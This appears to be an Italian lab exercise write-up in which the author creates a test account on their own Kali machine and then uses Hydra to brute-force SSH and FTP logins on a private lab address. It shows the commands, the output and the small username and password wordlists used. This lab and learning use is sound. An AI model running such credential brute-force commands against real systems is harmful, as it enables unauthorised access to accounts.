

Creo un nuovo utente su kali con il comando: sudo adduser test_user.

Chiamo l’utente :test_user e password: testpass

Avvio il servizio ssh con il comando: sudo service ssh start.




```
┌──(root㉿kali)-[~]
└─# sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(root㉿kali)-[~]
└─# █
```



```
┌──(root㉿kali)-[~]
└─# sudo service ssh start
ù

┌──(root㉿kali)-[~]
└─# ssh test_user@ 192.168.50.100
ssh: Could not resolve hostname : Name or service not known

┌──(root㉿kali)-[~]
└─# ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:2jo2+RdaJghENgMeKzAtE1ZcDCYpbeJ+fXq+A01LwuA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ █
```


Per l’attacco con hydra scrivo il comando: hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh

Il programma inizierà a provare tutte le combinazioni possibili finché non trova quella corretta



```
┌──(root㉿kali)-[~]
└─# hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 15:17:59
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 15:18:00

┌──(root㉿kali)-[~]
└─# hydra -L '/home/davide/Desktop/username.txt' -P '/home/davide/Desktop/password.txt'  192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 15:25:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 120 login tries (l:12/p:10), ~30 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] 70.00 tries/min, 70 tries in 00:01h, 50 to do in 00:01h, 4 active
```

Ho creato 2 file txt   chiamati username e password e all’interno ho messo vari nomi utenti e varie password per accorciare i tempi.



~/Desktop/username.txt - Mousepad
File Edit Search View Document Help
~/Desktop/password.txt - Mousepad
File Edit Search View Document Help

```
pippo
stella
pluto
maniaco
pazzo
test_user
martina
chiara
manuel
francesco
marco
davide
```

```
asdqwerty
trewqasdf
francescononmangia
manuelsistainnervosendo
marcocopia
davidedorme
testpass
roma
puglia
forzainter
```

Attacco FTP con HYDRA: L’attacco ftp è simile a quello precedente, bisogna utilizzare il comando: hydra -L '/home/davide/Desktop/username.txt' -P '/home/davide/Desktop/password.txt' 192.168.50.100 -t4 ftp –V.

Possiamo vedere nell’immagine che dopo qualche secondo troverà L’username password.



```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "marcocopia" - 55 of 120 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "davidedorme" - 56 of 120 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 57 of 120 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "roma" - 58 of 120 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "puglia" - 59 of 120 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "forzainter" - 60 of 120 [child 0] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "martina" - pass "asdqwerty" - 61 of 120 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "martina" - pass "trewqasdf" - 62 of 120 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "martina" - pass "francescononmangia" - 63 of 120 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "martina" - pass "manuelsistainnervosendo" - 64 of 120 [child 0] (0/
0)
```